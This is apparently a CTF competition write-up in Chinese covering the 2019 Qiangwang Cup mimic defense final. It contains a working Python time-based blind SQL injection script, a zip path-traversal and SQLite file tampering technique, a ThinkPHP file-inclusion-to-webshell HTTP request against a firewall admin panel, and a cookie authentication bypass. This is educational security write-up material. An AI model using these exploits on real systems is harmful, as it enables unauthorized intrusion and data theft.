
MIMIC Defense CTF 2019 final writeup

原创

晓得哥 于 2019-05-31 18:17:37 发布 323 收藏

分类专栏： 技术复原 晓得哥的技术之路



作者：**LoRexxar'@知道创宇404实验室**

上周有幸去南京参加了强网杯拟态挑战赛，运气比较好拿了第二名，只是可惜是最后8分钟被爆了，差一点儿真是有点儿可惜。

有关于拟态的观念我会在后面讲防火墙黑盒攻击的 writeup 时再详细写，抛开拟态不谈，赛宁这次引入的比赛模式我觉得还蛮有趣的，白盒排位赛的排名决定你是不是能挑战白盒拟态，这样的多线并行挑战考验的除了你的实际水平，也给比赛本身平添了一些有趣的色彩（虽然我们是被这个设定坑了），虽然我还没想到这种模式如何应用在普通的ctf赛场上，但起码也是一个有趣的思路不是吗。

Web 白盒

sqlcms

这题其实相对比赛中的其他题目来说，就显得有些太简单了，当时如果不是因为我们是第一轮挑战白盒的队伍，浪费了 30 分钟时间，否则抢个前三血应该是没啥问题。

简单测试就发现，过滤了以下符号

```
,
and &
| or
for
sub
%
^
~
```

此外还有一些字符串的过滤

```
hex、substring、union select
```

还有一些躺枪的(因为有or)

```
information_schema
```

总结起来就是，未知表名、不能使用逗号、不能截断的时间盲注。其实实际技巧没什么新意，已经是玩剩下的东西了，具体直接看 exp 吧

```
#coding=utf-8

import requests
import random
import hashlib
import time

s = requests.Session()
url='http://10.66.20.180:3002/article.php'
tables_count_num = 0
strings = "qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@!#$%*().<>1234567890{}"


def get_content(url):

    for i in xrange(50):
            # payload = "1 and ((SELECT length(user) from admin limit 1)="+str(i)+") and (sleep(2))"
            # payload = "(select case when ((SELECT length(t.2) from (select 1,2,3,4 union select * from flag) l
imit "+str(j)+") >"+str(i)+") then 0 else sleep(2) end)"
            payload = "(select case when ((SELECT length(t.4) from (select * from((select 1)a join(select 2)b jo
in (select 3)c join (select 4)d) union/**/select * from flag) as t limit 1 offset 1) ="+str(i)+") then sleep(2)
else 0 end)"


            if get_data(payload):
                print "[*] content_length: "+str(i)
                content_length = i
                break

    content = ""

    tmp_content = ""


    for i in range(1,content_length+1):
        for k in strings:
            tmp_content = content+str(k)
            tmp_content = tmp_content.ljust(content_length,'_')

            # payload = "1 and (SELECT ascii(mid(((SELECT user from admin limit 1))from("+str(i)+")))="+str(k+1)
+") and (sleep(2))"
            payload = "(select case when ((SELECT t.4 from (select * from((select 1)a join(select 2)b join (sele
ct 3)c join (select 4)d) union/**/select * from flag) as t limit 1 offset 1) like '"+tmp_content+"') then sleep(
2) else 0 end)"


            # print payload
            if get_data(payload):
                content = k
```

```
                content += k
                print "[*] content: "+content
                break

    print "[*] content: " + content


def get_response(payload):

    s = requests.Session()
    username = "teststeststests1234\\"

    s.post()

def get_data(payload):

    u = url+'?id='+payload
    print u
    otime = time.time()
    # print u.replace(' ','%20')

    r = s.get(u)
    rr = r.text
    ptime = time.time()

    if ptime-otime >2:
        return True
    else:
        return False


get_content(url)
```

ezweb

这题觉得非常有意思，我喜欢这个出题思路，下面我们来一起整理下整个题目的思路。

首先是打开页面就是简单粗暴的登录，用户名只把.换成了_，然后就直接存入了 session 中。

当我们在用户名中插入/的时候，我们就会发现爆了无法打开文件的错误，/被识别为路径分割，然后 sqlite 又没有太高的权限去创建文件夹，所以就报错了，于是我们就得到了。

如果用户名被直接拼接到了数据库名字中，将.转化为_，

```
./dbs/mimic_{username}.db
```

直接访问相应的路径，就可以下载到自己的 db 文件，直接本地打开就可以看到其中的数据。

```
```

数据库里很明显由 filename 做主键，后面的数据是序列化之后的字符串，主要有两个点，一个是 file_type ，这代表文件上传之后，服务端会检查文件的类型，然后做相应的操作，其次还会保存相应的文件路径。

抛开这边的数据库以后，我们再从黑盒这边继续分析。

当你上传文件的时候，文件名是 md5(全文件名)+最后一个.后的后缀拼接。

对于后缀的检查，如果点后为 ph 跟任何字符都会转为 mimic 。

多传几次可以发现，后端的 file_type 是由前端上传时设置的 content-type 决定的，但后端类型只有4种，其中 text 会直接展现文件内容， image 会把文件路径传入 img 标签展示出来，zip 会展示压缩包里的内容，other 只会展示文件信息。

```
switch ($type){
        case 'text/php':
        case 'text/x-php':
            $this->status = 'failed';break;
        case 'text/plain':
            $this->info = @serialize($info);break;
        case 'image/png':
        case 'image/gif':
        case 'image/jpeg':
            $info['file_type'] = 'image';
            $this->info = @serialize($info);break;
        case 'application/zip':
            $info['file_type'] = 'zip';
            $info['file_list'] = $this->handle_ziparchive();
            $this->info = @serialize($info);
            $this->flag = false;break;
        default:
            $info['file_type'] = 'other';
            $this->info = @serialize($info);break;
            break;
    }
```

其中最特别的就是 zip ，简单测试可以发现，不但会展示 zip 的内容，还会在uploads/{md5(filename)}中解压 zip 中的内容。


测试发现，服务端限制了软连接，但是却允许跨目录，我们可以在压缩包中加入.../.../a，这个文件就会被解压到根目录，但可惜文件后缀仍然收到之前对 ph 的过滤，我们没办法写入任何 php 文件。

```
private function handle_ziparchive() {
    try{
        $file_list = array();
        $zip = new PclZip($this->file);
        $save_dir = './uploads/' . substr($this->filename, 0, strlen($this->filename) - 4);
        @mkdir($save_dir, 755);
        $res = $zip->extract(PCLZIP_OPT_PATH, $save_dir, PCLZIP_OPT_EXTRACT_DIR_RESTRICTION, '/var/www/html' , P
CLZIP_OPT_BY_PREG,'/^(?!(.*)\.ph(.*)).*$/is');
        foreach ($res as $k => $v) {
            $file_list[$k] = array(
                'name' => $v['stored_filename'],
                'size' => $this->get_size($v['size'])
            );
        }
        return $file_list;
    }
    catch (Exception $ex) {
        print_r($ex);
        $this->status = 'failed';
    }
}
```

按照常规思路来说，我们一般会选择上传.htaccess和.user.ini，但很神奇的是，.htaccess因为 apache 有设置无法访问，不知道是不是写进去了。.user.ini成功写入了。但是两种方式都没生效。

于是只能思考别的利用方式，这时候我们会想到数据被储存在sqlite中。

如果我们可以把 sqlite 文件中数据修改，然后将文件上传到服务端，我们不就能实现任意文件读取吗。



这里我直接读了 flag ， 正常操作应该是要先读代码，然后反序列化 getshell


```
public function __destruct() {
    if($this->flag){
        file_put_contents('./uploads/' . $this->filename , file_get_contents($this->file));
    }
    $this->conn->insert($this->filename, $this->info);
    echo json_encode(array('status' => $this->status));
}
```

最后拿到 flag

拟态防火墙

两次参加拟态比赛，再加上简单了解过拟态的原理，我大概可以还原目前拟态防御的原理，也逐渐佐证拟态防御的缺陷。

下面是我在攻击拟态防火墙时，探测到的后端结构，大概是这样的（不保证完全准确）：



其中 Web 服务的执行体中，有 3 种服务端，分别为 nginx、apache 和 lighttpd 这3 种。

Web 的执行体非常简陋，其形态更像是负载均衡的感觉，不知道是不是裁决机中规则没设置还是 Web 的裁决本身就有问题。

而防火墙的执行体就更诡异了，据现场反馈说，防火墙的执行体是开了2个，因为反馈不一致，所以返回到裁决机的时候会导致互判错误…这种反馈尤其让我疑惑，这里的问题我在下面实际的漏洞中继续解释。

配合防火墙的漏洞，我们下面逐渐佐证和分析拟态的缺点。

我首先把攻击的过程分为两个部分，1是拿到 Web 服务执行体的 webshell，2是触发修改访问控制权限(比赛中攻击得分的要求)。

GetShell

首先我不得不说真的是运气站在了我这头，第一界强网杯拟态挑战赛举办的时候我也参加了比赛，当时的比赛规则没这么复杂，其中有两道拟态 Web 题目，其中一道没被攻破的就是今年的原题，拟态防火墙，使用的也是天融信的 Web 管理界面。

一年前虽然没日下来，但是幸运的是，一年前和一年后的攻击得分目标不一致，再加上去年赛后我本身也研究过，导致今年看到这个题的时候，开局我就走在了前面。具体可以看下面这篇 wp 。

https://mp.weixin.qq.com/s/cfEqcb8YX8EuidFlqgSHqg

由于去年我研究的时候已经是赛后了，所以我并没有实际测试过，时至今日，我也不能肯定今年和去年是不是同一份代码。不过这不影响我们可以简单了解架构。

https://github.com/YSheldon/ThinkPHP3.0.2_NGTP

然后仔细阅读代码，代码结构为 Thinkphp3.2 架构，其中部分代码和远端不一致，所以只能尝试攻击。

在3.2中，Thinkphp 有一些危险函数操作，比如 display，display 可以直接将文件include 进来，如果函数参数可控，我们又能上传文件，那么我们就可以 getshell。

全局审计代码之后我们发现在/application/home/Controller/CommonControler.class.php

```
Public function index() {
    switch ($this->_method){
        case 'get':
            if($this->_type == 'json' && $_GET['fun']){      // 通过url判断请求函数
                if($_GET['fun'] == 'combo') {
                    $this->comboBox();  //combobox组件查询数据
                } else {
                    $this->callFun();   //调用其他查询或设置函数（function.php文件中）
                }
            }elseif($this->_type == 'json') {   //表格数据查询
                if($_GET['grid']) {
                    $this->treegridShow();  //url参数grid有值时，执行子类的树形表格函数。
                } else {
                    $this->datagridShow();  //表格查询数据，如有特殊处理，可在子类中重写此函数（子类
                }
            }elseif ($this->_type == 'html'){
                //通过url判断是否向模板分配变量，在子类方法分配变量，否则直接加载模板
                if($_GET['assign']) {
                    //$this->$_GET['assign']();
                    $this->windowShow();
                } else {
                    $this->display('/Window/'.$_GET['w']);
                }
            }
```


如果我们能让 type 返回为 html ，就可以控制 display 函数。

搜索 type 可得$this->getAcceptType();

```
$type = array(
            'json'  =>  'application/json,text/x-json,application/jsonrequest,text/json',
            'xml'   =>  'application/xml,text/xml,application/x-xml',
            'html'  =>  'text/html,application/xhtml+xml,*/*',
            'js'    =>  'text/javascript,application/javascript,application/x-javascript',
            'css'   =>  'text/css',
            'rss'   =>  'application/rss+xml',
            'yaml'  =>  'application/x-yaml,text/yaml',
            'atom'  =>  'application/atom+xml',
            'pdf'   =>  'application/pdf',
            'text'  =>  'text/plain',
            'png'   =>  'image/png',
            'jpg'   =>  'image/jpg,image/jpeg,image/pjpeg',
            'gif'   =>  'image/gif',
            'csv'   =>  'text/csv'
        );
```

只要将请求头中的 accept 设置好就可以了。

然后我们需要找一个文件上传，在UserController.class.php moduleImport函数里

```
   } else {
           $config['param']['filename']=$_FILES["file"]["name"];
            $newfilename="./tmp/".$_FILES["file"]["name"];
            if($_POST['hid_import_file_type']) $config['param']['file-format'] = formatpost($_POST['hid_import_f
ile_type']);
            if($_POST['hid_import_loc']!='') $config['param']['group'] = formatpost($_POST['hid_import_loc']);
            if($_POST['hid_import_more_user']) $config['param']['type'] = formatpost($_POST['hid_import_more_use
r']);
            if($_POST['hid_import_login_addr']!='')$config['param']['address-name'] = formatpost($_POST['hid_imp
ort_login_addr']);
            if($_POST['hid_import_login_time']!='') $config['param']['timer-name'] = formatpost($_POST['hid_impo
rt_login_time']);
            if($_POST['hid_import_login_area']!='') $config['param']['area-name'] = formatpost($_POST['hid_impor
t_login_area']);
            if($_POST['hid_import_cognominal']) $config['param']['cognominal'] = formatpost($_POST['hid_import_c
ognominal']);
            //判断当前文件存储路径中是否含有非法字符
            if(preg_match('/\.\./',$newfilename)){
                exit('上传文件中不能存在".."等字符');
            }
            var_dump($newfilename);
            if(move_uploaded_file($_FILES["file"]["tmp_name"],$newfilename)) {
                echo sendRequestSingle($config);
            } else
                $this->display('Default/auth_user_manage');
        }
     }
```

这里的上传只能传到/tmp目录下，而且不可以跨目录，所以我们直接传文件上去。

紧接着然后使用之前的文件包含直接包含该文件

```
GET /?c=Auth/User&a=index&assign=0&w=../../../../../../../../tmp/index1&ddog=var_dump(scandir('/usr/local/apache
2/htdocs')); HTTP/1.1
Host: 172.29.118.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=spk6s3apvh5c54tj9ch052fp53; think_language=zh-CN
Upgrade-Insecure-Requests: 1
```

上传文件的时候要注意 seesion 和 token ， token 可以从首页登陆页面获得。

至此我们成功获得了 webshell 。这里拿到 webshell 之后就会进入一段神奇的发现。

首先，服务端除了/usr以外没有任何的目录，其中/usr/中除了3个服务端，也没有任何多余的东西。换言之就是没有/bin，也就是说并没有一个linux的基本环境，这里我把他理解为执行体，在他的外层还有别的代码来联通别的执行体。


由于没有/bin，导致服务端不能执行system函数，这大大影响了我的攻击效率，这可能也是我被反超的一个原因…

继续使用php eval shell，我们发现后端3个执行体分别为nginx\apache\lighthttpd，实际上来说都是在同一个文件夹下

```
/usr/local/apache2/htdocs
/usr/local/nginx/htdocs
/usr/local/lighttpd/htdocs
```

由于 Web 的服务器可以随便攻击，有趣的是，在未知情况下，服务端会被重置，但神奇的是，一次一般只会重置3个服务端的一部分，这里也没有拟态裁决的判定，只要单纯的刷新就可以进入不同的后端，其感觉就好像是负载均衡一样。

这样我不禁怀疑起服务端的完成方式，大概像裁决机是被设定拼接在某个部分之前的，其裁决的内容也有所设定，到这里我们暂时把服务端架构更换。



阅读服务端代码

在拿到 shell 之后，主办方强调 Web 服务和题目无关，需要修改后端的访问控制权限，由于本地的代码和远程差异太大，所以首先要拿到远端的代码。

从/conf/menu.php中可以获得相应功能的路由表。

```
...
'policy' => array(
    'text' => L('SECURE_POLICY'),
    'childs' => array(
        //访问控制
        'firewall' => array(
            'text' => L('ACCESS_CONTROL'),
            'url' => '?c=Policy/Interview&a=control_show',
            'img' => '28',
            'childs' => ''
        ),
        //地址转换
        'nat' => array(
            'text' => L('NAT'),
            'url' => '',
            'img' => '2',
            'childs' => array(
                'nat' => array(
                    'text' => 'NAT',
                    'url' => '?c=Policy/Nat&a=nat_show'
                ),
```

其中设置防火墙访问控制权限的路由为?c=Policy/Interview&a=control_show',

然后直接读远端的代码/Controller/Policy/interviewController.class.php

其操作相关为

```
//添加策略
public function interviewAdd() {
    if (getPrivilege("firewall") == 1) {
        if($_POST['action1']!='')  $param['action'] = formatpost($_POST['action1']);
        if($_POST['enable']!='')  $param['enable'] = formatpost($_POST['enable']);
        if($_POST['log1']!='')  $param['log'] = formatpost($_POST['log1']);
        if($_POST['srcarea']!='')  $param['srcarea'] = '\''.formatpost($_POST['srcarea'],false).'\'';
        if($_POST['dstarea']!='')  $param['dstarea'] = '\''.formatpost($_POST['dstarea'],false).'\'';
        /*域名*/
```

直接访问这个路由发现权限不够，跟入getPrivilege

```
/**
 * 获取权限模板，$module是否有权限
 * @param string $module
 * @return int 1:有读写权限，2：读权限，0:没权限
 */
function getPrivilege($module) {
    if (!checkLogined()) {
        header('location:' . $_COOKIE['urlorg']);
    }
    return ngtos_ipc_privilege(NGTOS_MNGT_CFGD_PORT, M_TYPE_WEBUI, REQ_TYPE_AUTH, AUTH_ID, NGTOS_MNGT_IPC_NOWAIT
, $module);
}
```

一直跟到 checklogin

```
校验url合法性，是否真实登录
function checkLogined() {
    //获得cookie中的key
    $key = $_COOKIE['loginkey'];
//        debugFile($key);
    //获得url请求中的authid
//    $authid = $_GET['authid'];
//        debugFile($authid);
    //检查session中是否存在改authid和key
    if (!empty($key) && $key == $_SESSION['auth_id'][AUTH_ID]) {
        return true;
    } else {
        return false;
    }
}

/*
```

发现对 cookie 中的 loginkey 操作直接对比了 auth_id ， id 值直接盲猜为1，于是绕过权限控制

添加相应的 cookie ， 就可以直接操作访问控制页面的所有操作，但是后端有拟态防御，所以访问 500.


至此，我无意中触发了拟态扰动…这完全是在我心理预期之外的触发，在我的理解中，我以为是我的参数配置错误，或者是这个 api 还需要添加策略组，然后再修改。由于我无法肯定问题出在了哪，所以我一直试图想要看到这个策略修改页面，并正在为之努力。（我认为我应该是在正常的操作功能，不会触发拟态扰动…）

ps：这里膜@zsx和@超威蓝猫，因为我无法加载 jquery ，所以我看不到那个修改配置的页面是什么样的，但 ROIS 直接用 js 获取页面内容渲染…

在仔细分析拟态的原理之后，我觉得如果这个功能可以被正常修改（在不被拟态拦截的情况下），那么我们就肯定触发了所有的执行体（不可能只影响其中一台）。

那么我们反向思考过来，既然无法修改，就说明这个配置在裁决机背设置为白名单了，一旦修改就会直接拦截并返回 500！

所以我们当时重新思考了拟态防火墙的结构...我们发现，因为Web服务作为防火墙的管理端，在防火墙的配置中，至少应该有裁决机的 ip ，搞不好可以直接获取防火墙的 ip 。



这时候如果我们直接向后端ip构造socket请求，那么我们就能造成一次降维打击。

只是可惜，因为没有 system shell ，再加上不知道为什么蚁剑和菜刀有问题，我们只能花时间一个一个文件去翻，结果就是花了大量的时间还没找到(远程的那份代码和我本地差异太大了)，赛后想来，如果当场写一个脚本说不定就保住第一了2333

关于拟态

在几次和拟态防御的较量中，拟态防御现在的形态模式也逐渐清晰了起来，从最开始的测信道攻击、ddos攻击无法防御，以及关键的业务落地代价太大问题。逐渐到业务逻辑漏洞的防御缺陷。

拟态防御本身的问题越来越清晰起来，其最关键的业务落地代价太大问题，在现在的拟态防御中，逐渐使用放弃一些安全压力的方式来缓解，现在的拟态防御更针对倾向于组件级安全问题的防御。假设在部分高防需求场景下，拟态作为安全生态的一环，如果可以通过配置的方式，将拟态与传统的Waf、防火墙的手段相结合，不得不承认，在一定程度上，拟态的确放大了安全防御中的一部分短板。拟态防御的后续发展怎么走，还是挺令人期待的。